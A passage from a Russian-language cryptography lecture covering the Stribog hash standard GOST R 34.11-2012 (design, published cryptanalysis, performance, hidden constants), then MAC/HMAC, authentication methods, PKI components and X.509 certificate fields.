- При вычислении новой хэш-функции, если размер сообщения не кратен размеру обрабатываемого блока (для современного стандарта — 512 бит, для старого стандарта — 256 бит), то такой блок дополняется вектором (00 … 01). При вычислении старой хэш-функции неполный блок дополняется значением (00 … 0). Считается, что дополнение (00 … 01) лучше, чем (00 … 0), с криптографической точки зрения, так как дополнения значением (00 … 0) приводит к атакам Оракула дополненияhttps://ru.wikipedia.org/wiki/%D0%A1%D1%82%D1%80%D0%B8%D0%B1%D0%BE%D0%B3_(%D1%85%D0%B5%D1%88-%D1%84%D1%83%D0%BD%D0%BA%D1%86%D0%B8%D1%8F)_-cite_note-3. В случае ненулевого дополнения была доказана стойкость к подобным атакам.
- Ещё одно отличие состоит в том, что стандарт ГОСТ Р 34.11-94 не определял значение инициализационного вектора (IV), в то время как в стандарте ГОСТ Р 34.11-2012 значение инициализационного вектора фиксировано и определено в стандарте: для хэш-функции с размером выходного хэша 512 бит это вектор (00 … 0), для хэш-функции с размером выходного хэш-кода 256 бит — (000000010 … 100000001) (все байты равны 1).

Функция сжатия

В хэш-функции важным элементом является функция сжатия. В ГОСТ Р 34.11-2012 функция сжатия основана на конструкции Миагути — Пренеля. Схема конструкции Миагути — Пренеля: h, m — вектора, поступающие на вход функции сжатия; g(h, m) — результат функции сжатия; E — блочный шифр с длиной блока и ключа 512 бит. В качестве блочного шифра в хэш-функции ГОСТ Р 34.11-2012 взят XSPL-шифр. Этот шифр состоит из следующих преобразований:

- сложение по модулю 2 (X)
- преобразование замены или подстановки. Обозначается как S-преобразование (S)
- преобразование перестановки. Обозначается как P-преобразование (P)
- линейное преобразование. Обозначается как L-преобразование (L)

Преобразования, используемые в новой хэш-функции, должны быть хорошо изучены. Поэтому в блочном шифре E используются только хорошо изученные XSPL преобразования.

Важным параметром блочного шифра является то, как выбирается ключ, который будет использовать на каждом раунде. В блочном шифре, используемом в ГОСТ Р 34.11-2012, ключи **K1, K2, … , K13** для каждого из 13 раундов генерируются с помощью самой функции шифрования.

C1, C2, … , C12 — итерационные константы, которые являются 512 битовыми векторам. Их значения указаны в соответствующем разделе стандарта.

Описание

В основу хэш-функции положена итерационная конструкция Меркла — Дамгора с использованием MD-усиления. Под MD-усилением понимается дополнение неполного блока при вычислении хэш-функции до полного путём добавления вектора (0 … 01) такой длины, чтобы получился полный блок. Из дополнительных элементов нужно отметить следующие:

- завершающее преобразование, которое заключается в том, что функция сжатия применяется к контрольной сумме всех блоков сообщения по модулю 2^{512};
- при вычислении хэш-кода на каждой итерации применяются разные функции сжатия. Можно сказать, что функция сжатия зависит от номера итерации.

Описанные выше решения позволяют противостоять многим известным атакам.

Кратко описание хэш-функции ГОСТ Р 34.11-2012 можно представить следующим образом. На вход хэш-функции подается сообщение произвольного размера. Далее сообщение разбивается на блоки по 512 бит, если размер сообщения не кратен 512, то оно дополняется необходимым количеством бит. Потом итерационно используется функция сжатия, в результате действия которой обновляется внутреннее состояние хэш-функции. Также вычисляется контрольная сумма блоков и число обработанных бит. Когда обработаны все блоки исходного сообщения, производятся ещё два вычисления, которые завершают вычисление хэш-функции:

- обработка функцией сжатия блока с общей длиной сообщения.
- обработка функцией сжатия блока с контрольной суммой.

В работе Александра Казимирова и Валентины Казимировой (http://eprint.iacr.org/2013/556.pdf – файл прилагается к курсу) приведена графическая иллюстрация вычисления хэш-функции и более подробное описание ГОСТ Р 34.11-2012.

Анализ

Криптостойкость

Криптоанализ старого стандарта выявил некоторые его слабые стороны с теоретической точки зрения. Так в одной из работ, посвящённых криптоанализу ГОСТ Р 34.11-94, было выявлено, что сложность алгоритма построения прообраза оценивается в 2^{192} вычислений функций сжатия, коллизии 2^{105}, что меньше «универсальных» оценок, которые для ГОСТ Р 34.11-94 равны 2^{256} и 2^{128}. Хотя по состоянию на 2013 год нет большого числа работ, посвящённых криптостойкости новой хэш-функции, исходя из конструкции новой хэш-функции, можно сделать некоторые выводы о её криптостойкости и предположить, что её криптостойкость будет выше, чем у ГОСТ Р 34.11-94:

- в разделе «Описание» из схемы видно, что все блоки сообщения суммируются по модулю 2^{512} и уже результат суммирования всех блоков подается на вход завершающего этапа (stage3). Благодаря тому, что здесь суммирование — это не побитовое сложение, получается защита от следующих атак:
  - построение мультиколлизий;
  - удлинение прообраза;
  - дифференциальный криптоанализ;
- в функции сжатия используется конструкция Миагути — Пренели, это обеспечивает защиту от атаки, основанную на фиксированных точках, так как для конструкции Миагути — Пренели не найдено лёгких способов для поиска фиксированных точек;
- на каждой итерации при вычислении хэш-кода используются различные константы. Это затрудняет атаки на основе связанных и разностных связанных ключей, атаки скольжения и отражения.

В 2013 году на сайте «Cryptology ePrint Archive: Listing for 2013» было опубликовано две статьи, посвящённых криптоанализу новой хэш-функции. В статье «Rebound attack on Stribog» исследуется устойчивость хэш-функции по отношению к атаке, называемой «The Rebound attack»; в основе этой атаки лежит «rotation cryptanalysis» и дифференциальный криптоанализ. Криптоаналитики при поиске уязвимостей использовали метод, называемый «free-start». Это означает, что при вычислении хэш-кода фиксируется некоторое состояние хэш-функции и дальше вычисления могут идти как в сторону вычисления хэш-кода, так и в сторону вычисления сообщения. Криптоаналитики сумели добиться коллизии за 5 раундов и была получена так называемая «near collision» (это означает, что были найдены два сообщения, хэш-коды которых отличны в малом количестве бит) при использовании 7,75 раундов. Также было установлено, что схема, по которой выбираются ключи для каждого раунда, добавляет устойчивости функции сжатия. Однако было показано, что коллизия возможна за 7,75 раундов, а «near collision» — за 8,75 и 9,75, соответственно.

В статье «Integral Distinguishers for Reduced-round Stribog» рассматривается стойкость хэш-функции (с уменьшенным количеством раундов) по отношению к интегральному криптоанализу. Авторами при исследовании функции сжатия удалось найти дифференциал за 4 раунда при вычислении в прямом направлении и за 3,5 раунда при вычислении в обратном направлении. Также было выяснено, что атака нахождения дифференциала на хэш-функцию с числом раундов 6 и 7 требует 2^{64} и 2^{120} среднераундовых значений, соответственно.

Для изучения криптостойкости новой хэш-функции компания «ИнфоТеКС» в ноябре 2013 года объявила о старте конкурса; он завершился в мае 2015 года. Победителем стала работа «The Usage of Counter Revisited: Second-Preimage Attack on New Russian Standardized Hash Function», в которой авторы представили атаку нахождения второго прообраза для хэш-функции «Стрибог-512», требующую 2^{266} вызовов функции сжатия для сообщений длиннее 2^{259} блоков.

На конференции Crypto-2015 Алекс Бирюков, Лео Перрин и Алексей Удовенко представили доклад, в котором говорится о том, что значения S-блока шифра «Кузнечик» и

хэш-функции «Стрибог» не являются (псевдо)случайными числами, а сгенерированы на основе скрытого алгоритма, который докладчикам удалось восстановить методами обратного проектирования.

29 января 2019 года была опубликовано исследование «Partitions in the S-Box of Streebog and Kuznyechik», которое опровергает заявление авторов о случайном выборе параметров таблиц замен в алгоритмах «Стрибог» и «Кузнечик».

Быстродействие

На сайте, посвящённом VI Международной конференции «Параллельные вычисления и задачи управления» (PACO'2012), представлена статья П.А. Лебедева «Сравнение старого и нового стандартов РФ на криптографическую хэш-функцию на ЦП и графических процессорах NVIDIA», в которой проводится сравнение быстродействия семейства криптографических хэш-функций ГОСТ Р 34.11-94 и ГОСТ Р 34.11-2012 на процессорах архитектуры x86_64 и видеокартах NVIDIA с поддержкой технологии CUDA.

Для сравнения быстродействия на процессоре архитектуры x86_64 были взяты 4 разных реализации хэш-функций:

1. Реализация ГОСТ Р 34.11-1994 из криптографического пакета OpenSSL (версия 1.0.1c) с открытым исходным кодом. В этой реализации нет алгоритмических и программных оптимизаций;
2. Реализация ГОСТ Р 34.11-1994 в программе RHash (версия 1.2.9). В этой реализации есть алгоритмические и программные оптимизации, в том числе ассемблерные оптимизации;
3. Реализация ГОСТ Р 34.11-2012, написанная Александром Казимировым;
4. Реализации ГОСТ Р 34.11-1994 и ГОСТ Р 34.11-2012, написанные П. А. Лебедевым.

Использовался процессор Intel Core i7-920 CPU, разогнанный до 2,67 ГГц. Результаты производительности:

	ГОСТ Р 34.11-1994		**ГОСТ Р 34.11-2012**	
Реализация №	МБ/с	Тактов/байт	МБ/с	Тактов/байт
1	18	143	-	-
2	49	52	-	-
3	-	-	38	67
4	64	40	94	27

Сравнение быстродействия старого и нового стандартов хэш-функций на GPU проводилось между реализациями П. А. Лебедева. Использовалась видеокарта NVIDIA GTX 580. Результаты производительности (8192 потока данных по 16 КБ):

ГОСТ Р 34.11-1994		**ГОСТ Р 34.11-2012**	
МБ/с	Тактов/байт	МБ/с	Тактов/байт
1697	-	608	-

На основании этих результатов сделан вывод, что хэш-функция ГОСТ Р 34.11-2012 может быть в два раза быстрее хэш-функции ГОСТ Р 34.11-94 на современных процессорах, но медленнее на графических картах и системах с ограниченными ресурсами.

Такие результаты производительности можно объяснить тем, что при вычислении новой хэш-функции используются только сложения по модулю 2 (XOR) и инструкции пересылки данных. Старая хэш-функции содержит много инструкций перемешивания, которые не лучшим образом отображаются на набор команд ЦП. Но увеличенный размер состояний и таблиц подстановки хэш-функции ГОСТ Р 34.11-2012 делает её медленней на высокопараллельных вычислительных средствах, таких как графические процессоры.

Также исследование производительности новой хэш-функции было проведено её разработчиками на 64-битном процессоре Intel Xeon E5335 2 ГГц. Использовалось одно ядро. Производительность хэш-функции ГОСТ Р 34.11-2012 составила 51 такт процессора на 1 байт хэшируемых данных (примерно 40 МБ/с). Полученный результат на 20 % лучше, чем у старой хэш-функции ГОСТ Р 34.11-94.

Интересные факты

В конце текста стандарта приведены примеры пошагового вычисления хэша для нескольких исходных значений. Одно из таких значений — шестнадцатеричное число M_2 длины 576 бит (72 байта) из примера 2:

« fbe2e5f0eee3c820fbeafaebef20fffbf0e1e0f0f520e0ed20e8ece0ebe5f0f2f120fff0
eeec20f120faf2fee5e2202ce8f6f3ede220e8e6eee1e8f0f2d1202ce8f0f2e5e220e5d1 »

На ЭВМ архитектуры x86 используется порядок байт от младшего к старшему (little endian), и подобное число в памяти будет представлено в «перевёрнутом» виде. Если преобразовать этот массив байт в текст в кодировке Windows-1251, то получится немного изменённая строчка из «Слова о полку Игореве»:

« *Се ветри, Стрибожи внуци, веютъ с моря стрелами на храбрыя плъкы Игоревы* »

В ответ на критическую статью «Watch your Constants: Malicious Streebog» комитет ТК26 выпустил заметку «Об алгоритме выработки констант функции хэширования «Стрибог», в которой пояснено, что константы раундовых ключей строились как преобразование входных строк с помощью «Стрибог»-подобной хэш функции. Если преобразовать эти входные строки в текст в кодировке Windows-1251, то получатся имена авторов стандарта:

$C_i = H_{init}(M)$	M (в шестнадцатеричной записи)	M_{cp1251} (строка в Windows-1251)
C_1	e2e5ede1e5f0c3	Гребнев
C_2	f7e8e2eef0e8ece8e4e0ebc220e9e5e3f0e5d1	Сергей Владимирович
C_3	f5f3ecc4	Дмух
C_4	f7e8e2eef0e4ede0f1eae5ebc020e9e5f0e4edc0	Андрей Александрович
C_5	ede8e3fbc4	Дыгин
C_6	f7e8e2eeebe9e0f5e8cc20f1e8ede5c4	Денис Михайлович
C_7	ede8f5fef2e0cc	Матюхин
C_8	f7e8e2eef0eef2eae8c220e9e8f0f2e8ecc4	Дмитрий Викторович
C_9	e9eeeaf1e4f3d0	Рудской
C_{10}	f7e8e2e5f0eee3c820f0e8ece8e4e0ebc2	Владимир Игоревич
C_{11}	ede8eaf8e8d8	Шишкин
C_{12}	f7e8e2e5e5f1eae5ebc020e9e8ebe8f1e0c2	Василий Алексеевич

Коды аутентификации сообщений – MAC

Имитовставка (MAC, *message authentication code* — код аутентичности сообщения) — средство обеспечения имитозащиты в протоколах аутентификации сообщений с доверяющими друг другу участниками — специальный набор символов, который добавляется к сообщению и предназначен для обеспечения его целостности и аутентификации источника данных.

MAC обычно применяется для обеспечения целостности и защиты от фальсификации передаваемой информации.

Для проверки целостности (но не аутентичности) сообщения на отправляющей стороне к сообщению добавляется значение хэш-функции от этого сообщения, на приемной стороне также вырабатывается хэш от полученного сообщения. Выработанный на приёмной стороне и полученный хэш сравниваются, если они равны, то считается, что полученное сообщение дошло без изменений.

Для защиты от фальсификации (имитации) сообщения применяется имитовставка, выработанная с использованием секретного элемента (ключа), известного только отправителю и получателю.

Одним из простых способов преобразовать однонаправленную хэш-функцию в имитовставку (MAC) является шифрование хэш-значения *симметричным* алгоритмом. Такой MAC может быть преобразован в однонаправленную хэш-функцию с помощью раскрытия ключа.

Другим способом является выработка имитовставки (MAC) с помощью специализированного алгоритма имитозащиты на основе симметричного алгоритма шифрования.

CBC-MAC: простейшим способом создать зависящую от ключа имитовставку — использовать шифрование сообщения блочным алгоритмом в режимах CBC или CFB. Имитовставкой является последний шифрованный блок, зашифрованный в этих режимах. Потенциальная проблема, связанная с безопасностью этого метода, состоит в том, что получатель должен знать ключ, и этот ключ позволяет ему генерировать сообщения с тем же значением имитовставки, что и у присланного сообщения, таким образом, имитовставка на основе симметричного шифра не дает знания — отправитель или получатель сформировал

эту имитовставку. Отсюда следует, что имитовставка на основе симметричного шифра не может заменять собой электронную подпись (не обеспечивается аутентификация).

Еще один вариант: использования хэш-функции для получения MAC состоит в том, чтобы определенным образом добавить секретное значение к сообщению, которое подается на вход хэш-функции. Такой алгоритм носит название HMAC (*hash-based message authentication code,* хэш-код идентификации сообщений), и он описан в RFC 2104.

При разработке алгоритма HMAC преследовались следующие цели:

- Для того чтобы можно было использовать имеющиеся хэш-функции без изменений, в частности, хэш-функций, которые уже есть в программном продукте, и их код уже доступен.
- Чтобы сохранить первоначальное исполнение хэш-функции без каких нибудь значительных ухудшений
- Использовать и обрабатывать ключи более простым способом.
- Для легкой заменяемости базовой хэш-функции в том случае, если более быстрая и более безопасная хэш-функция будет доступна позже.




Рис.32 Эффективная реализация HMAC

Хэш-функция разделяет сообщения на блоки фиксированного размера и применяет к ним функцию сжатия. (MD5 или SHA-1 используют блоки 512 бит). После применения HMAC размер результата не меняется (128 или 160 бит для MD5 и SHA-1).

HMAC определяется следующим образом:

$HMAC_K(m) = h((K \oplus opad) \| h((K \oplus ipad) \| m))$, где

- h — хэш-функция
- K — секретный ключ, дополненный нулями до размера блока
- m — сообщение для идентификации
- $\|$ — конкатенация
- $\oplus$ — xor
- opad — 0x5c5c..5c (длина равна размеру блока)
- ipad — 0x3636..36 (длина равна размеру блока)

Если длина секретного ключа превышает размер блока, то ключ необходимо укоротить, преобразовав его с помощью функции h, и дополнить нулями до размера блока.

HMAC используется в протоколах IPSec (для AH и ESP) и TLS.

Инфраструктура публичных ключей

Инфраструктура открытых ключей (***PKI*** - *Public Key Infrastructure*) — набор средств (технических, материальных, людских и т.д.), распределенных служб и компонентов, в совокупности используемых для поддержки криптозадач на основе закрытого и открытого ключей. Термин PKI является производным от названия базовой технологии – криптографии с открытыми ключами, являющейся основой для реализации функций безопасности в распределенных системах. Инфраструктура открытых ключей реализуется не ради нее самой, а для поддержки безопасности других приложений.

Аутентификация логически обычно становится первым шагом при взаимодействии человека с системой. Механизмы аутентификации развивались с течением времени, опираясь на свойства своих предшественников. Аутентификация на базе PKI – это логический шаг в этой эволюции, обеспечивающий совершенствование таких характеристик, как применимость, жизнеспособность, масштабируемость и безопасность.

Практически каждая компьютерная система требует, чтобы в начале сеанса работы пользователь *идентифицировал* себя. Чаще всего пользователь должен ввести своё имя и пароль. Пароль – это некоторая секретная информация (или просто секрет), разделенная между пользователем и сервером (необязательно удалённым). Пользователь помнит этот секрет, а сервер хранит либо копию секрета, либо некоторое значение, вычисленное на основе этого секрета. Во время аутентификации происходит сопоставление пароля, введенного пользователем, и значения, хранимого сервером. Аутентификация при помощи паролей – один из наиболее распространенных видов аутентификации. Если злоумышленник знает чужой пароль, то имеет возможность выдавать себя за другого субъекта, и сервер не может отличить его от настоящего пользователя.

Одна из фундаментальных проблем при аутентификации на основе паролей – возможность перехвата информации, если пароль передаётся в открытом виде. Кроме того, парольная аутентификация неэффективна в среде со многими серверами – или человеку приходится помнить и отслеживать множество паролей к разным ресурсам, или, если будет использован один и тот пароль, при его перехвате злоумышленник может получить доступ к чужим учётным записям сразу на нескольких серверах, выдавая себя за другого пользователя.

Один из любопытных механизмов аутентификации называется **одноразовым паролем** (*one time password, OTP*) — это пароль, действительный только для одного сеанса аутентификации. Действие одноразового пароля также может быть ограничено определённым промежутком времени. Преимущество одноразового пароля по сравнению со статическим состоит в том, что пароль невозможно использовать повторно. Таким образом, злоумышленник, перехвативший данные из успешной сессии аутентификации, не может использовать скопированный пароль для получения доступа к защищаемой информационной системе. Использование одноразовых паролей само по себе не защищает от атак, основанных на активном вмешательстве в канал связи, используемый для аутентификации (например, от атак типа *«человек посередине»*).

Один подход к использованию OTP, разработанный Лесли Лэмпортом, использует *одностороннюю* функцию (назовём её *f*), причём длина y=f(s) совпадает с длиной аргумента s. Система одноразовых паролей начинает работать от некоторого начального числа *s*, затем генерирует пароли

```
f(s),f(f(s)),f(f(f(s))), …
```

столько раз, сколько необходимо. Если ищется бесконечная серия паролей, новое начальное число может быть выбрано после того, как ряд для s оказывается исчерпанным. Каждый пароль распределяется в обратном порядке, начиная с f(f(…f(s))…), заканчивая f(s).

Если злоумышленнику удаётся получить одноразовый пароль, он может получить доступ только на один период времени или одно соединение, но это становится бесполезным, когда этот период закончится. Чтобы получить следующий пароль в цепочке из предыдущих, необходимо найти способ вычисления обратной функции f^{-1}. Так как f была выбрано односторонней, то сделать это вычислительно невозможно. Если f — криптографическая хэш-функция, которая обычно используется, то, насколько известно, это будет вычислительно неосуществимая задача.

При аутентификации «запрос-ответ» (challenge-response) сервер генерирует случайный запрос и отправляет его пользователю. Вместо того чтобы в ответ отправить серверу пароль, пользователь А *шифрует запрос при помощи ключа*, известного только ему самому и серверу. Сервер выполняет такое же шифрование и сравнивает результат с шифротекстом, полученным от пользователя. Если они совпадают, то аутентификация прошла успешно, в противном случае – неудачно.

Этот механизм имеет несколько преимуществ по сравнению с простой аутентификацией при помощи паролей. Поскольку запрос генерируется случайным образом, другой пользователь не может повторно использовать шифротекст, сгенерированный первым пользователем, чтобы выдавать себя за него. Значение, которое отправляет истинный пользователь, аутентифицирует его идентичность только один раз. Имя пользователя передается открыто, и нет причин его скрывать. Перехват информации больше не является угрозой, и пользователь может выполнять аутентификацию на удаленном сервере в открытой сети.

Аутентификации на базе протокола Kerberos будет рассмотрена в лекциях позже. Это довольно старая и весьма громоздкая технология, разработанная в своё время в MIT для распределённых Unix-систем.

Ещё один вариант аутентификации – с использованием *сертификатов открытых ключей*. Аутентификацию при помощи сертификатов обеспечивают несколько распространенных протоколов, в частности, наиболее известный и широко распространенный протокол Secure Socket Layer (SSL/TLS), который применяется практически в каждом web-браузере. Помимо него применяются протоколы Transport Layer Security (TLS), Internet Key Exchange (IKE), S/MIME, PGP и др. Каждый из них немного по-своему использует сертификаты, но основные принципы одни и те же.

Механизмы аутентификации при помощи сертификатов поддерживают аутентификацию в открытой сети, на многих удаленных серверах, и обеспечивают взаимную аутентификацию. В отличие от системы Kerberos, протоколы аутентификации на базе сертификатов не требуют *активного* участия третьих сторон. Для успешной аутентификации должны быть доступны только пользователь и сервер.

Для удовлетворения требований аутентификации в распределённой среде механизмы на базе сертификатов используют криптографию с открытыми ключами. *Инфраструктура открытых ключей* (PKI) – это современная технология аутентификации, использующая для идентификации субъектов криптографию с *открытыми* ключами вместе со следующими механизмами:

- механизмом установления доверия на базе определенной модели доверия;
- механизмом присваивания субъектам имен, уникальных в данной среде;
- механизмом распространения информации, характеризующей правильность связывания определенной пары ключей (открытого и секретного) с определенным именем субъекта в данной среде (такая информация фиксируется и предоставляется центром, которому доверяет верификатор информации).

PKI обеспечивает аутентификацию, но не реализует:

- *авторизацию* (хотя может применяться с целью защиты информации, используемой для авторизации);
- *доверие* (хотя и способствует установлению отношений доверия, подтверждая принадлежность данного открытого ключа определенному субъекту);
- *именование субъектов* (а только связывает известные имена субъектов с их открытыми ключами);
- *защиту компьютерных систем и сетей* (служит базисом сервисов безопасности, но не заменяет собой другие средства и методы защиты).

Основные компоненты PKI

Инфраструктура открытых ключей представляет собой комплексную систему, сервисы которой реализуются и предоставляются с использованием технологии открытых ключей. Цель PKI состоит в управлении ключами и сертификатами, посредством которого организация может поддерживать надежную сетевую среду. PKI позволяет использовать сервисы шифрования и выработки цифровой подписи согласованно с широким кругом приложений, функционирующих в среде открытых ключей.

Основные компонентами PKI являются:

- *удостоверяющий центр* (УЦ, англ.CA);
- *регистрационный центр* (РЦ);
- *репозиторий (хранилище) сертификатов*;
- *архив сертификатов*;
- *конечные субъекты* (пользователи).

Взаимодействие компонентов PKI представлено на рисунке ниже:




Рис.33 Основные компоненты PKI

Фундаментальная предпосылка криптографии с открытыми ключами заключалась в том, что два незнакомых субъекта должны иметь возможность безопасно связываться друг с другом. Например, если пользователь Боб желает отправить конфиденциальное сообщение пользователю Алиса, с которой он ранее не встречался, то для шифрования сообщения он должна иметь возможность связать каким-либо образом пользователя Алиса и её *открытый ключ*. Для сообщества потенциальных пользователей, объединяющего сотни тысяч или миллионов субъектов, наиболее практичным способом связывания открытых клю-

чей и их владельцев является организация *доверенных центров*. Этим центрам большая часть сообщества или, возможно, все сообщество доверяет выполнение функций связывания ключей и идентификационных данных (идентичности) пользователей.

Такие доверенные центры в терминологии PKI называются **удостоверяющими** (УЦ, ***Certification authority, CA***). CA – сторона (отдел, организация), чья честность неоспорима, а открытый ключ широко известен. Задача центра сертификации — подтверждать подлинность публичных ключей с помощью сертификатов электронной подписи.

Асимметричный шифр позволяет шифровать одним ключом, а расшифровывать другим. Таким образом, один ключ (*«закрытый», «секретный»*) хранится у принимающей стороны, а второй (*«открытый»*) можно получить при сеансе прямой связи, по почте, найти на «электронной доске объявлений», и т. д. Но такая система связи остаётся уязвимой для злоумышленника, который представляется Алисой, но отдаёт свой открытый ключ, а не её.

Для решения этой проблемы ключ Алисы *подписывается* центром сертификации. Конечно же, предполагается, что центр сертификации честный и не подпишет ключ злоумышленника. И второе требование: открытый ключ центра сертификации распространяется настолько широко, что ещё до установления связи Алиса и Боб будут иметь этот ключ, и злоумышленник ничего не сможет с этим поделать.

Когда сеть очень велика, нагрузка на центр сертификации может оказаться высокой. Поэтому сертификаты могут образовывать цепочки: корневой центр сертификации подписывает ключ службы безопасности компании, а та — ключи сотрудников.

Наконец, секретные (закрытые) ключи абонентов время от времени раскрываются (теряются, похищаются). Поэтому, если есть возможность связаться напрямую с центром сертификации, последний должен иметь возможность отозвать тот или иной сертификат.

На случай, если есть дешёвый открытый канал связи (например, Интернет) и дорогой засекреченный (например, личная встреча), существуют самозаверенные сертификаты. Их, в отличие от обычных, отзывать невозможно.

Удостоверяющий центр известен субъектам PKI по двум атрибутам: названию и открытому ключу. CA включает свое имя в каждый выпущенный им сертификат и в список аннулированных сертификатов (CAC, англ. *CRL – Certificate Revocation List*) и подписывает их при помощи собственного секретного ключа. Пользователи могут легко идентифицировать сертификаты по имени CA и убедиться в их подлинности, используя его открытый ключ.

Регистрационный центр (РЦ) является необязательным компонентом PKI. Обычно РЦ получает от CA полномочия регистрировать пользователей, обеспечивать их взаимодействие с CA и проверять информацию, которая заносится в сертификат.

CA может работать с несколькими регистрационными центрами, в этом случае он поддерживает список аккредитованных регистрационных центров, то есть тех, которые признаны надёжными. CA выдает сертификат РЦ и отличает его по имени и открытому ключу. РЦ выступает как объект, подчиненный УЦ, и должен адекватно защищать свой секретный ключ. Проверяя подпись РЦ на сообщении или документе, CA полагается на надежность предоставленной РЦ информации.

РЦ объединяет комплекс программного и аппаратного обеспечения и людей, работающих на нем. В функции РЦ может входить генерация и архивирование ключей, уведомление об аннулировании сертификатов, публикация сертификатов и CRL в каталоге LDAP и др. Но РЦ *не имеет полномочий выпускать* сертификаты и списки аннулированных сертификатов. Иногда CA сам выполняет функции РЦ.

Репозиторий – специальный объект инфраструктуры открытых ключей, по сути база данных, в которой хранится реестр сертификатов (термин «реестр сертификатов ключей подписей» введен в практику Законом РФ *«Об электронной цифровой подписи»*). Репозиторий предоставляет информацию о статусе сертификатов, обеспечивает хранение и

распространение сертификатов и CRL, управляет внесениями изменений в сертификаты. К репозиторию предъявляются следующие требования:

- простота и стандартность доступа;
- регулярность обновления информации;
- встроенная защищенность;
- простота управления;
- совместимость с другими хранилищами (необязательное требование).

Репозиторий часто размещается на сервере каталогов, организованном в соответствии с международным стандартом X.500 и его подмножеством. Подавляющее большинство серверов каталогов и прикладное программное обеспечение пользователей поддерживают упрощенный протокол доступа к каталогам LDAP (Lightweight Directory Access Protocol).

На **архив сертификатов** возлагается функция долговременного хранения (от имени CA) и защиты информации обо всех ранее изданных сертификатах. Архив поддерживает базу данных, используемую при возникновении споров по поводу надежности электронных цифровых подписей, которыми в *прошлом* заверялись документы. Архив подтверждает качество информации в момент ее получения и обеспечивает целостность данных во время хранения. Информация, предоставляемая УЦ архиву, должна быть достаточной для определения статуса сертификатов и их издателя. Архив должен быть защищен соответствующими техническими средствами и процедурами.

Конечные субъекты (или **пользователи)** PKI делятся на две категории: владельцы сертификатов и доверяющие стороны. Они используют некоторые сервисы и функции PKI, чтобы получить сертификаты или проверить сертификаты других субъектов. Владельцем сертификата может быть физическое или юридическое лицо, приложение, служба, сервер и т.д.

Сертификаты открытых ключей X.509

Формат сертификата открытого ключа определен в рекомендациях Международного Союза по телекоммуникациям ITU (X.509) и документе RFC3280 Certificate & CRL Profile организации инженерной поддержки Интернета Internet Engineering Task Force (IETF). В настоящее время основным принятым форматом является формат версии 3, позволяющий задавать дополнения, с помощью которых реализуется определенная политика безопасности в системе. Несмотря на то, что документ RFC3820 адресован Интернет-сообществу, формат сертификата открытого ключа предоставляет гибкий механизм передачи разнообразной информации и применяется в корпоративных PKI.

Сертификат открытого ключа представляет собой структурированную двоичную запись в формате абстрактной синтаксической нотации **ASN.1**. Сертификат содержит элементы данных, сопровождаемые цифровой подписью издателя сертификата.

Рис.35 Структура сертификата

В сертификате версии 3 имеется десять основных полей: *шесть обязательных* и *четыре опциональных*. Большая часть информации, указываемой в сертификате, не является обязательной, а содержание обязательных полей сертификата может варьироваться. К обязательным полям относятся:

- серийный номер сертификата *Certificate Serial Number*;
- идентификатор алгоритма подписи *Signature Algorithm Identifier*;
- имя издателя *Issuer Name*;
- период действия *Validity* (*Not Before/After*);
- открытый ключ субъекта *Subject Public Key Information*;
- имя субъекта сертификата *Subject Name*.

Издатель сертификатов присваивает каждому выпускаемому сертификату серийный номер *Certificate Serial Number*, который должен быть уникален (в пределах издателя). Комбинация имени издателя и серийного номера однозначно идентифицирует каждый сертификат.

В поле *Signature Algorithm Identifier* указывается идентификатор алгоритма ЭЦП, который использовался издателем сертификата для подписи сертификата, например ГОСТ Р 34.10-94:

```
Имя пользователя: C = RU, org = ACME, cn = UserName
Имя издателя: C = RU, org = ACME
Номер сертификата:  #12345678
